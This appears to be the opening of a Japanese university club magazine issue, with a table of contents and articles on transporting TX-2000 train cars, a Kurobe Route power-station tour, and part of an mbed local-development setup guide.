

# WORD

Information Science



# - 目次 -

追跡！ TX-2000 系	4
GR な日々。 XII	9
mbed 系男子になろう！ ~ ローカル開発編 ~	15
SECCON CTF Tsukuba Write-up	24
SECCON CTF 体験記	32
サムネイルで消える画像の作り方	56
SPF で自分を守ろう	58
「あなたのそばにいつもにこにこ這いよる VM, BHyVe」が 皆さんの食卓に届くまで:前編	64
そうだ、 試乗に行こう	70
そうだ、 鳥取に行こう	78
電子の歌姫は天使の夢を見るか	81
へんなたんさん	91
WORD 読者アンケート 2ndSeason	97
書籍紹介	118



WORD 娘

# 追跡！ TX-2000 系

文 編集部 ふあい

## こんなにちは

さわやかな秋風が吹く季節、皆様におかれましてはご健勝のこととお慶び申し上げます。さて、来る 2013 年 4 月より我らが筑波大学でも 2 学期制が取り入れられる事となりました。そこで今回は、つくばエクスプレス<sup>1</sup>の車両が、製造後どのように輸送されるのかを紹介します。

## 車両爆誕

TX の車両は、「TX-1000 系」と「TX-2000 系」の 2 種類<sup>2</sup> があります。2005 年の路線開通時までに大半の車両が製造されました。利用客の増加に伴い 2008 年には TX-2000 系が 4 編成(6両編成 4 本)、2012 年にも TX-2000 系が 3 編成追加で製造されました。今回紹介するのは、2012 年度に製造された TX-2000 系の輸送についてです。

さて、TX-2000 系はどこで製造されているのでしょうか？ 答えは日立製作所です。日立製作所と言えば我らが茨城県を代表する(かどうかは分からない)大企業で、お膝元である(かどうかは知らない)日立市にも大きな工場があります。つくば市から日立市までは直線距離でおよそ 80km、常磐線の特急スーパーひたちを使えば 3 秒程度でアクセスできる程の近さなので、車両運搬にかかるコストも抑えられます。

……と、言いたいところですが、実は車両を製造する工場は日立市には無く、遠く離れた山口県下松市にあります。つくば市までの距離はおよそ 1000km!! 何故こんな遠くで製造するのかというと、まあ、大人の事情があるのでしょう。土地が安かったとか。数ヶ所の工場に製造ラインを作るくらいなら、頑張って輸送したほうがコストを抑えられるのかも知れません。



\*1 以下、TX と表記します。

\*2 守谷～つくばは神秘のエネルギーに満ちています。このエネルギーによる神秘体験に耐えられる TX-2000 系は製造コストが高くついてしまいます。そこで TX-2000 系の他に、神秘体験に耐えられない(つまり守谷～つくばは走れない)代わりに製造コストの安い TX-1000 系を用意する事で総コストを削減しています。ちなみに TX-1000 系が神秘体験をすると爆発します。

### 神秘体験 ～人々は沼津で TX を見た～

前述の通り、山口県下松市から茨城県つくば市まではおよそ 1000km もの距離があります。下松市から 1000km 圏内となると、あの平 壤市<sup>3</sup> ですら射程圏内に入ります。革命的なまでに遠い道のりを、どのようにして TX-2000 系は運ばれて行くのでしょうか。

落成した車両は電気機関車に牽かれて、工場内から延びる線路の上を進みます。そしてたどり着いた先は山陽本線の下松駅。そう、TX-2000 系はここから**山陽本線や東海道本線の線路を走って**<sup>4</sup> 関東地方を目指すのです。と言う事は、途中で通過する広島、岡山、神戸、京都、名古屋、静岡などの駅で TX-2000 系を見る事ができるわけです。本来ありえない場所にありえないモノが居る、これはまさに**神秘体験**です。

私もこの**神秘体験**をしてみたい！ しかしこいつ頃 TX-2000 系が運ばれてくるか分からない！ **神秘体験**をするためには修行をして身を清め、心のステージを高めるしかない！ そう思った私は、毎晩 **42℃の熱湯**を浴びて石鹼で身を清める修行に取り組みました。

厳しい修行に明け暮れる日々が過ぎました。そしてある日、ついに神秘体験への誘いがありました。

「7月 29 日の 15 時 40 分に、沼津駅に行くのです」

やりました。天の声です。天の声に巡り会う事ができました。交通新聞社発行の月刊誌「鉄道ダイヤ情報」に書いてありました。そして、お告げ通りの時刻に沼津駅に行ってみると……

# 神秘体験



\*3 例の民主主義人民共和国の首都。我らの未来は明るい！

\*4 「走って」と書きましたが、正確には TX の車両自体は自走せず、JR 貨物の電気機関車に牽引される形で運ばれます。

## 追跡！ TX-2000 系



沼津駅の駅名標の後ろに停まる TX-2000 系！神秘体験！  
先頭車同士が連結され、12両編成になった TX-2000 系！神秘体験！  
電気機関車と連結している TX-2000 系！神秘体験！

写真が白黒で分かりづらいかも知れませんが、WORD Press<sup>\*5</sup> にアップする PDF 版ではカラーにするので許してください！何でもしますんで！

こうして様々な神秘体験をさせてくれた TX-2000 系は、再び電気機関車に牽かれて東京方面へ旅立っていきました。

### 真夜中の神秘体験

常磐線土浦駅。この駅の東口付近にある側線に赤い帯の車両が留まっていました。山口県から延々と運ばれてきた TX-2000 系です。東海道本線の線路上を運ばれてきたこの車両は、どのようにして常磐線の線路上にワープしたのでしょうか。やはり何らかの神秘体験があったのでしょうか。

実は JR には貨物列車専用の線路が存在し、他の路線へ直通できる構造になっているポイントがたくさん存在します。JR の線路は全て繋がっていると言っても過言ではありません。極端に言えば札幌駅で線路を叩くと、その振動が鹿児島駅まで伝わるわけです。このネットワークにより、東海道本線から武蔵野線へ、武蔵野線から常磐線へと乗り入れて土浦駅までたどり着いたわけです。決して神秘体験があったわけではありません。と言うか神秘体験って何だよ、寝ぼけた事言ってんじゃない、起きろ！

さて、土浦から車両基地のある守谷までは直線距離で 30km 弱あります。しかも土浦までの道のりと違って線路がありません。そもそも TX は他の路線と線路が繋がっていません。

では守谷まではどこを走るのかというと……、答えは道路です。我らが茨城県内には、まるで平壌市<sup>\*6</sup> の道のように広く整備された道路がいくつも存在します。TX-2000 系は、その革命的に広い道を大型トレーラーに牽かれて守谷まで運ばれます。つまり道路を走る TX-2000 系が見られるわけです。これはまさに神秘体験です。

\*5 WORD のバックナンバーが公開されてる楽しいページだよ！ <http://www.word-ac.net/> に今すぐアクセス！ 更新が遅いのは許してください！何でもしますんで！

\*6 例の民主主義人民共和国の首都。我らの未来は明るい！！

私もこの**神秘体験**をしてみたい！しかしいつ頃(中略)**神秘体験**をするためには修行を(中略)心のステージを高(中略)毎晩**布団**の中で横になって瞑想する修行に取いざな(後略)そしてある日、ついに**神秘体験**への誘いざないがありました。

## 「6月14日の0時頃に、土浦駅に行くのです」

やりました。天の声です。天の声に巡り会う事ができました。そこら辺のブログに書いてありました。沼津駅で見かけた日よりも1ヶ月ほど時がさかのぼっているのは気にしないでください。**神秘体験**ともなれば、時がさかのぼる事もあるでしょう。とにかくお告げのあった時間に土浦駅に行くと……



いました！ TX-2000 系です！周りには輸送用のトレーラーも待機しています。6両ある TX-2000 系は、1日に3両ずつ、2日に分けて運ばれます。また、鉄道車両のような大きいものは、昼間に運ぶと通行の妨げになるため深夜にこっそりと輸送されます。つまり何が言いたいかと言いますと、暗い夜中に動くものをコンデジで撮ったため、見るに堪えない写真ばかり撮れてしまいました。おそらく発行された誌面には韓国 のりをスキャンして貼り付けたような写真ばかりになると思います。許してください、何でもしますんで！

では土下座をしたところで、写真とともに説明をしていきます。

## 追跡！ TX-2000 系

交差点で待避する TX-2000 系を、車で追い越すところです。TX-2000 系は約 50km/h ほどのスピードで運ばれています。鉄道車両を道路で運ぶ事を考えるとかなり速いと言えます。**TX は道路でも速かった！**

しかし茨城県内の自動車は平均速度 130km/h 〔要出典〕で走るため、通行の妨げにならないように、要所要所で後続車に道をゆずります。



交差点で曲がるシーンです。まちがつても高架橋に車両をぶつけるわけにはいかないので、ゆっくりと慎重に曲がって……いくのかと思ったら、割とちゃっかりと曲がってしまいました。**TX は交差点でも速かった！**



関東鉄道常総線の踏切を渡るシーンです。電車が踏切を渡るという大変シユールなシーンです。電化された路線であれば、運んでいる車両が架線にひっかかってしまうため、踏切を渡る事はできませんが、関東鉄道常総線は非電化路線なので、このように踏切を渡る事ができます。実は鉄道車両を道路で運ぶ事は全国で時々見られるのですが、このように踏切を渡るシーンは大変貴重な光景です。



この後すぐに守谷の車両基地につき、基地内の線路に乗せられて車両の輸送は終了となります。

### おしまい

鉄道の運用の裏には色々な人の努力や苦労が存在します。TX に乗った際は、乗っている車両がこういう苦労を経て運ばれてきたという経緯に思いを馳せてみてください。では、さようなら。

# GR な日々。XII

文 編集部 葡萄酒

富山県にある黒部ダムに、一般人は入れない管理用の路線が存在するのはご存知だろうか。今回はその専用線を通って、普段はなかなか入れない黒部川第四発電所の見学ツアー「黒部ルート見学会」に参加しよう。

これは関西電力が持っている「黒部ルート」と呼ばれる専用の通路を通って発電所を見学できるというイベントである。参加費は無料だが参加者は抽選で決定するため、必ず参加できるとは限らない。外部の人間はこのルートでしか黒部ルートに入れないので厳しい倍率になるようだが、今回は運良く当選することができた。

今回の旅行は、実家の最寄り駅である高岡駅からの出発である。始発で富山駅に向かい富山地方鉄道に乗り換えるのだが、ここで問題がひとつ発生する。乗り換え時間がたったの6分しかないので。富山駅は北陸新幹線の開通に向けて絶賛工事中であり、今は乗り場と改札口が非常に離れている。また、JR 富山駅の出口と富山地方鉄道の電鉄富山駅の距離自体もそれなりにあるため、走っても間に合うかどうかは怪しいといったところだ。

朝家を出て高岡駅から始発の富山行きに乗り、富山駅のホームに到着するや否や走り出す。いきなり朝から疲れ果ててしまつたが、結果としては何とかギリギリ間に合つた。その後は特に問題もなく、ケーブルカーやバスを乗り継いで室堂ターミナルへ到着した。この取材に立山を訪れたのは8月の頭、過去の記事<sup>\*</sup>で紹介した「雪の大谷」はもう溶けて無くなってしまつている。しかし今年は積雪が多かったようで、地表に溶け残っている雪は例年よりも多いようだ。



さて、件のツアーであるが、現地に行く前にまず立山に登頂することにした。指定された集合場所が朝早くの黒部ダムなので、富山側からは始発で行っても間に合わない。そのため、1日目は立山のどこかで宿泊する必要があるのだ。どうせ立山で泊まるのなら、山頂に登らないといふのは勿体無い。取り敢えずは雄山神社に参拝するため、雄山山頂を目指すことにした。

この日は天気も良く、珍しく周りの山々が遠くまで見渡せる。私は今までに何度か立山に登っているが、ここまで天候に恵まれているのは初めてのことだった。否が応にも、今日の登山で見られるであろう絶景に期待が高まるというものだ。遠くに見える山々の鮮やかな緑色と、ところどころに溶け残る白い雪のコントラストが眩しい。

\*1 第14号、「GR な日々。III」

## GR Days XII

遊歩道から徐々に険しくなっていく岩場を越え、2時間程度で雄山神社に到着した。この日は県内の小学生<sup>\*2</sup>も登山に来ており、黄色い安全帽の集団が散見された。

幸い今日は時間もあるためこのまま引き返すことはせず、雄山に連なる山々を尾根沿いに回ることにした。今日の宿は「雷鳥沢ヒュッテ」に泊まることになっており、雄山から雷鳥沢まで6時間程度で走破できるらしい。ちょうど夕食の頃には宿に辿り着けることだろう。

雄山神社から立山の最高峰<sup>\*3</sup>である大汝山<sup>おおなんじやま</sup>までは相変わらず岩場が続くが、あまり起伏が激しくないため、それほど困難な道程でもない。雄山からこちら側に来る登山客は少ないため、急に物寂しい雰囲気になった。何人かの登山者とすれ違ひながら、30分程で大汝山に到着した。

大汝山を越えたあたりで霧が出始めたが、この日は日差しも強く気温も高めだったため、涼しくなる霧は逆に助かる天候でもある。谷の向こう側に黒部ダムが望める富士ノ折立、剣岳への分岐となる剣御前小舎<sup>つるぎごぜん</sup>を超えて、無事<sup>\*4</sup>雷鳥沢に辿り着くことができた。予定通り、辺りが暗くなり始めた夕食時の到着である。

夜空に流れる天の川が見られると期待していたのだが、残念ながら昼間晴れていたのとは裏腹に空一面を雲が覆っていた。夕食と風呂を済ませ、部屋に戻って今日の疲れを癒すことにした。

さて、ようやくツアーディアリードである。6時くらいに起床して朝食を取り、宿を出発した。まずは昨日来た室堂ターミナルへと向かい、そこからはトロリーバス<sup>\*5</sup>で黒部ダム方面の大観峰駅へ向かう。このトロリーバスが通るトンネルは、なんと立山連峰の直下を貫通しており、建設時の苦労は想像もできない。

大観峰からはロープウェイで黒部平駅へ。9月頃には眼下に広がるダケカンバやナナカマドの林が鮮やかに紅葉し、アルペシルート<sup>\*6</sup>の中でも特に人気の高い部分である。1.7kmもの距離をワンスパン方式<sup>\*7</sup>で通り抜け、360度のパノラマを楽しむことができる。

黒部平からケーブルカーで373mの斜坑を駆け下りれば、ようやく黒部ダムに到着する。夏休みの時期は観光放流<sup>\*8</sup>も行われており、これを目的とした観光客も多い。

---

\*2 富山県の小学校の半分くらいには、6年生の夏休みに立山に登るというイベントがある。どうやらこれは昔からの立山信仰にルーツがあるようで、成人の儀式として立山に登るという風習が受け継がれているようだ。かく言う私も、小学生の時には汗だくになって登ったものである。

\*3 標高3015m、富山県で最も高い場所。


\*4 「無事」とは書いたものの、慣れない登山で体はズタボロである。正直なところ、興味本位でこのルートを選ぶのはお勧めできない。

\*5 車体自体はバスだが、架線からパンタグラフで電気を供給して走る電気自動車。法律的には鉄道の類になるらしい。バスのような外見にそぐわず、明らかに鉄道のモーター音が聞こえるのが面白い。

\*6 富山県の立山駅から、立山を越えて長野県の信濃大町へと至る一連のルートを指す。

\*7 始点から終点に至るまで、途中に支柱が一本もない構造。立山ロープウェイはワンスパン方式では国内で最長である。

\*8 観光客向けにダムの貯水を放出すること。放出した水は特に発電に使われることもなく、ただ捨てているだけのようだ。




すこし辺りをぶらついて観光した後は、集合場所の黒部ダム駅に向かう。事前に配布されたタグを首から下げて集合場所に行くと、同じようにタグを付けている参加者が何人か待機していた。指定された時間になると、関西電力の方が説明に登場した。

見学に関する注意事項などの連絡を受け、手荷物検査が始まった。さすがに発電所という重要な施設というだけあって、危険物の持ち込みは完全に禁止されるようだ。カメラなどに関しては「ご自由に撮影していただいて構いません」という事だったので、遠慮無く撮影させてもらうことにしてしまう。手荷物検査が終わると安全ヘルメットを受け取り、バスに乗り込む。ここからは見学会以外では業者しか入ることのできない、管理用のトンネル「黒部ルート」を進むことになる。

このトンネルには横坑が幾つかあり、途中の「タル沢横坑」を見学することができる。主坑から枝分かれした道を進むと鉄格子の扉があり、外の光が差し込んでいる。この出口はちょうど剣岳の裏側に位置しており、天気が良ければ剣岳を一望できる。このアングルには熟練した登山者でないと本来辿り着けないため、この見学会はそういう意味でも得なイベントなのだ。

絶景を楽しんだ後は、またバスに戻ってトンネルを進む。暫く行くと、インクライン<sup>\*9</sup>の駅に到着する。黒部川第四発電所は地下深くにあるため、ここからインクラインで450mほど下ることになる。このインクラインの車両も発電所などの建設に特化するための工夫が各所に仕込まれており、客車を取り扱うことで、相当の長さの柱でも輸送することができる。

インクラインで斜坑を下りきると、ようやく黒部川第四発電所である。ここは普段は無人で遠隔運用されており、見学会や設備点検などの時にだけ関西電力の担当の方が訪れるという。



\*9 概ねケーブルカーと同じ。主に資材などの荷物を運ぶものがインクラインと呼ばれ、人間を輸送するものがケーブルカーと呼ばれるようだ。



最初に案内していただいたのは発電機室。床には4機の発電機が埋まっており、この部屋からはその上部を見ることができる。4機のうち稼働していたのは3機だけで、稼働していない発電機は上部のランプが点灯していないため一目でわかるようになっている。

また、実際に使っていた<sup>\*10</sup>水車も展示されており、触って形を確かめることもできる。この発電所は黒部ダムよりかなり標高の低い場所にあり、標高差を用いて高圧水流を作っている。そしてこの水車を囲むようにノズルが配置されており、吹き出した高圧水流によって水車が回転するように設計されている。



次に訪れたのは制御室。いかにもな表示の制御パネルが壁一面に広がっており、現在の発電状況などを把握することができる。当然ここにも人はおらず、光っているパネルに物寂しさを感じる。

\*10 以前破損した水車を修理にして帰ってきたものらしい。稼働中のいづれかが破損すると、展示中の水車と交換されるとのこと。



また、水車部屋では実際に回っている水車の軸を見る事ができる。気密性の高い扉が備え付けられており、扉を開けると廊下でもかなりの音が聞こえる。ここで作られた電気は高圧送電線を通して、大阪の高槻に送られている。

また、応接室には発電所に関する書籍や、実際に使われている非常に太いケーブルの見本などがあり、そちらも楽しめるだろう。

ひと通り発電所での見学を終えたら、次はトンネルの中を駆け抜けるトロッコ列車「関西電力黒部専用鉄道」に乗ろう。このトンネルの工事は、それまでに類を見ない難工事で、幾人もの殉職者を出している。160度を超える高熱の岩盤、熱湯が吹き出す大破碎帯に加えて度重なる事故を知恵と工夫で乗り越え、4年もの歳月をかけて完成した経緯は、吉村昭のドキュメンタリー小説「高熱隧道」に詳しい。このツアーに参加するにあたって、是非読んでおくことをお勧めしたい一冊である。



この「高熱隧道」を通過するため、トロッコの客車は耐熱仕様になっている。この日はそれほどトンネル内温度が高くなかった(それでも40度以上はある)ため、ドアを開けて熱気を体感できた。

なお余談だが、NHK 紅白歌合戦で中島みゆきが「地上の星」を歌ったのはこのトンネルである。撮影地点には収録時の写真などが展示されており、トロッコの車窓から眺めることができるようになっている。



途中の仙人谷駅で列車は一時停止し、見学の時間が設けられている。この駅は黒部川を渡る鉄橋に作られており、唯一トンネル外に露出しているため、この橋からは仙人谷ダムを一望することができる。

## GR Days XII

けやきだいら

トロッコに戻り、次はついに終点の 檜平 上部駅に到着する。ここからエレベーターで 200m ほど下り、またトロッコに乗る。こちらの路線は短く、数分乗るだけで目的地である黒部峡谷鉄道の檜平駅に到着だ。これで黒部ルート見学会の行程は全て終了し、あとは黒部峡谷鉄道で宇奈月まで下って解散となる。

黒部峡谷鉄道は黒部ルート見学会以外の時期(ただし積雪が厳しい冬季を除く)も利用できる一般の鉄道であるが、黒部ルートのようなトロッコ列車で運用しており、山の空気を楽しみながら移動することができる。何度も渓谷の鉄橋を渡り、木々の隙間を縫うようにして走るため、なかなか迫力のある風景が楽しめるだろう。

以上が、見学会の参加体験記である。もし興味を持っていただけのなら、是非参加していただきたい……と言いたいところだが、残念ながらこの号が配布されている頃には今年の募集は締め切っているはずだ。この見学会は 5 月末から 11 月頃まで年に 30 回ほど開催されており、例年通りなら来年も 3 月頃から募集が始まる。もしそのころまでこの記事を覚えていたなら、参加を検討してみるのもいいだろう。見学会の応募要項は関西電力のホームページ<sup>\*11</sup> から。



\*11 <http://www1.kepco.co.jp/info/hokuriku/koubo/>

# mbed 系男子になろう !

## ～ ローカル開発編 ～

文 編集部 ,無季

### はじめに

「そんなネットワーク環境で大丈夫か？」

「大丈夫だ、問題ない。」

「(終わらないダウンロード) うっ！」

「(『Connection Error』) うえ……」

「(『There is a problem querying the server』) うお……」

神は言っている—— web 上で開発する定めではないと——

「そんなネットワーク環境で大丈夫か？」

「ローカル開発を頼む（どや顔）」

### まじめに

mbed マイコン(Fig. 1)とは、組み込みシステムの試作の高速化を目的に開発された NXP 社製の ARM ベースのマイコンです。次のような特徴があります。

- ・USB 接続で簡単に扱え、実行ファイルの書き込みが簡単である。
- ・開発環境が web 上に存在している。(環境のインストールが不要である。)
- ・ライブラリが豊富で、コードの流用が容易である。
- ・チップセットが豊富で、Ethernet や USB、microSD カードなどが比較的容易に扱える。

前号では、mbed マイコンの導入方法および twitterbot の製作に関して紹介しました。しかし、標準では開発環境が web 上にあるため、ネット環境が必要不可欠でした。そこで、本稿では、mbed マイコンのローカル開発について紹介したいと思います。




Fig. 1 mbed マイコンとその評価ボード（別売り）

# mbed 系男子

## 開発環境の構築概要

Windows、Mac OS X ともに手順は同じです\*1。

手順：

1. LPCXpresso の準備  
(アカウント作成から、ダウンロードまで)
2. LPCXpresso のインストールとアクティベーション
3. web で開発したプロジェクトを引き継ぐ

### 1. LPCXpresso のダウンロード

LPCXpresso は無償のソフトウェアではありますが、ユーザ登録をしなくてはなりません。

1-1. LPCXpresso の公式 web ページに行きます。



Fig. 2 LPCXpresso code\_red のトップページ\*2

1-2. 画面中の「Create Account」をクリックします (Fig. 2)。

1-3. 情報入力画面にページが移動するので、個人情報およびアカウント情報を入力します。入力

\*1 筆者が試した環境：

- 1) MacBook Pro Retina モデル mid 2012 OS X 10.7.4
- 2) MacBook Pro Retina モデル mid 2012 Windows 7 Professional SP1 64 bit
- 3) ThinkPad X220 Windows 7 Home Premium SP1 64 bit

\*2 <http://lpcxpresso.code-red-tech.com/LPCXpresso/> (12012/08/31 アクセス)

すべき項目は次の通りです。また、アカウント情報は、ユーザ名とメールアドレスです。

- First Name : 名
- Last Name : 姓
- Address : 町名、地番、建物名、部屋番号
- City : 市町村名
- State/Region : 県名
- Postal/Zip Code : 郵便番号
- Telephone : 電話番号
- Organization Name : 所属

- 1-4. 「Sign Up」をクリックしますと、入力したメールアドレスに登録確認のメールが送られます。  
メールを確認すると、LPCXpresso のトップページへのリンク、およびパスワードが届きます。
- 1-5. LPCXpresso のトップページ左上のフォームにユーザ名とパスワードでログインします。
- 1-6. 画面上部もしくは中部の「Downloads」をクリックし、自身の OS に合うものをダウンロードします。(Windows、Linux、Mac OS X からの選択。)

## 2. LPCXpressoIDE のインストールとアクティベーション

ダウンロードした LPCXpresso を使える状態にします。

- 2-1. インストーラを起動します。
- 2-2. 画面の指示通り「NEXT」をクリックし、インストールを完了させます。これに関してはよくあるソフトウェアと同様です。
- 2-3. インストール完了後、LPCXpresso を起動します。(Fig. 3)
- 2-4. Workspace のディレクトリを選択します。ここはデフォルトで問題ありません。





Fig. 3 LPCXpresso のトップ画面

2-5. Help メニューから以下の順にクリックし、シリアル番号を生成します (Fig. 4)。

「Help」 → 「Product activation」 → 「Create Serial number and Activate...」



F

Fig. 4 シリアルナンバーの生成

2-6. シリアル番号が表示されます。……が、覚えられないので、「Copy Serial Number to clipboard」にチェックを入れます。「OK」をクリックします (Fig. 5)。




Fig. 5 シリアルナンバーの表示とコピー

2-7. シリアル番号を適当なエディタに貼り付けておきます。

2-8. LPCXpresso code\_red のページの左上「My Registrations」をクリックし、シリアル番号入力ページで先ほどのシリアル番号を入力します。入力後「Send me my activation code」をクリックします。なお、「My Registrations」が表示されていないときはログインしてください。

2-9. アクティベーションコードがメールで送られてきます。LPCXpresso の Help メニューから以下の順にクリックして、シリアル番号を入力します(Fig. 6)。

「Help」 → 「Product activation」 → 「Enter Activation code」




Fig. 6 アクティベーションコードの入力手順

### 3. webで開発したプロジェクトを引き継ぐ

3-1. mbed の web 上の開発環境からコードをダウンロードします。

3-1-1. web 上の開発環境において、所望のプロジェクトを右クリックし、さらに「Export Program...」をクリックします(Fig. 7)。

